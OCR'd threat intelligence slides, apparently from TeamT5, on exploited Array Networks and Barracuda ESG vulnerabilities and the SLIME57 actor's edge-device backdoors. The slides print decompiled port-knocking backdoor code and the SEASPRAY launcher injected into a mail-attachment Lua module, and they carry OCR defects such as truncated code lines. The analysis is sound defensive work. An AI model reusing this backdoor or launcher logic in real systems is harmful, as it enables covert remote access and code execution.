
TeamT5 released mitigation and response guidelines to two vulnerabilities in **Array Networks SSL VPN**. The first vulnerability was assigned with CVE-2023-28461. The second vulnerability was identified by the TeamT5 vulnerability team last August.[1] Since the second vulnerability has not been assigned with CVE number, we temporarily tracked it as T5-VUL-11569.

Executive Summary

The threat actors can exploit CVE-2023-28461 for arbitrary files read on the virtual site of Array Networks. When combined with T5-VUL-11569, the exploits of the two vulnerabilities will lead to root privilege remote code execution. The threat actors can then compromise and implant malware into Array Networks SSL VPN, achieving lateral movements to the internal network or external VPN clients.


Steal sensitive data$_{1/2}$


- SLIME 57 (aka. UNC4841) compromised Barracuda ESG (E-mail Security Gateway) against Japan Government & Taiwan Research Institute to retrieve mail content such as attachment.
  - CVE-2023-2868: Command injection during unpacking attachment
  - CVE-2023-2868 has been exploited as a 0-day in the wild since October 2022 against Pakistan financial institutes.
  - CVE-2023-7101: Barracuda ESG parses XLS file through 3rd party Perl library with command injection flaw.



Steal sensitive data$_{2/2}$

- SLIME57 also compromised another Mail Gateway against Taiwan Government and Japan IT Industry in 2024.
  - We track the vulnerability as T5-VUL-12927 caused by 3rd party UnRAR binary (CVE-2022-30333).
  - CVE-2022-30333 can lead to arbitrary file write via UnRAR binary.






Alerts of Exploiting [redacted]

TeamT5 released mitigation and response guidelines to a 1-day vulnerability resulted from a third-party component in [redacted]. [redacted] is an email management platform and gateway to filter malicious emails.[1] The vulnerability in [redacted] is related to a 1-day path traversal vulnerability in RARLAB UnRAR[2], CVE-2022-3033. Since [redacted] uses UnRAR as third-party components, the threat actors can adopt a similar approach to trigger the vulnerability in [redacted] and achieve remote code execution to deploy malware. We temporarily tracked the vulnerability in [redacted] as T5-VUL-12927 to distinguish it from CVE-2022-30333 in UnRAR.

Malware on Edge Devices

Malware on Edge Devices


Port-knocking backdoor



Listen with low level socket

Port Knocking Backdoor on Edge Device$_{1/4}$

- RawKnockDoors in Sophos Firewall
  - Create raw socket to listen UDP
  - Receive magic string: 4821XXXX and encoded C2
  - Launch Kali Shadowinteger's Backdoor (aka. SBD) or connect C2 through tinyshell variant.



RawKnockDoor


```
esult = socket(AF_PACKET, SOCK_DGRAM, v0);
9 = result;
f ( (_DWORD)result != -1 )


 while ( 1 )
 {
   v10 = recv(v9, v7, 1500LL, 0LL);
   if ( v10 == -1LL )
     break;
   if ( v10 > 0x13 )
   {
     v11 = v7;
     v12 = 4 * (v7[0] & 0xF);
     if ( (unsigned __int16)ntohs(v8) <= (__int64)v10 && v11[9] == IPPROTO_UDP )
     {
       v13 = &v7[v12];
       v14 = 8;
       v15 = v13 + 8;
       v16 = (unsigned __int16)ntohs(*((unsigned __int16 *)v13 + 2)) - 8;
       if ( v16 > 17 && v16 <= 30 && !memcmp(v15, "4821XXXX", 8uLL) )
       {
         memset(v5, 0, sizeof(v5));
         v6 = 0;
         v2 = v15 + 8;
         qmemcpy(v5, v15 + 8, v16 - 8);
         v17 = (_BYTE *)strchr(v5, ' ', v2, 0LL);
```

Port Knocking Backdoor on Edge Device$_{2/4}$

SLIME57 developed tailor-made backdoors: SEASPY/SEASPRAY for Barracuda ESG


- SEASPY RAT receives encoded C2 by magic strings: Tfuz and oXmo through PCAP capture interface.
- SEASPRAY launcher is deeply embedded in Barracuda’s attachment-related module: mod_attachment.lua to launch next-stage malware.
- SEASPRAY launcher retrieves next-stage backdoor from attachemnt which contains magic file name obt075 and .tmp.zip.



```
         log.debug("***** wrote attachment to tmpfile [%s]", tmpfile)
+        if string.find(attachment:filename(),'obt075') ~= nil then
+                os.execute('cp '..tostring(tmpfile)..' /tmp/'..attachment:filename())
+                os.execute('rverify'..' /tmp/'..attachment:filename())
+        end
```

SEAPRAY hidden in mod_attchment.lua

Because the file system of Barracuda ESG is encrypted via 2-stage encryption: AES and LUKS (Linux Unified Key Setup), it is more challenging to obtain malware.

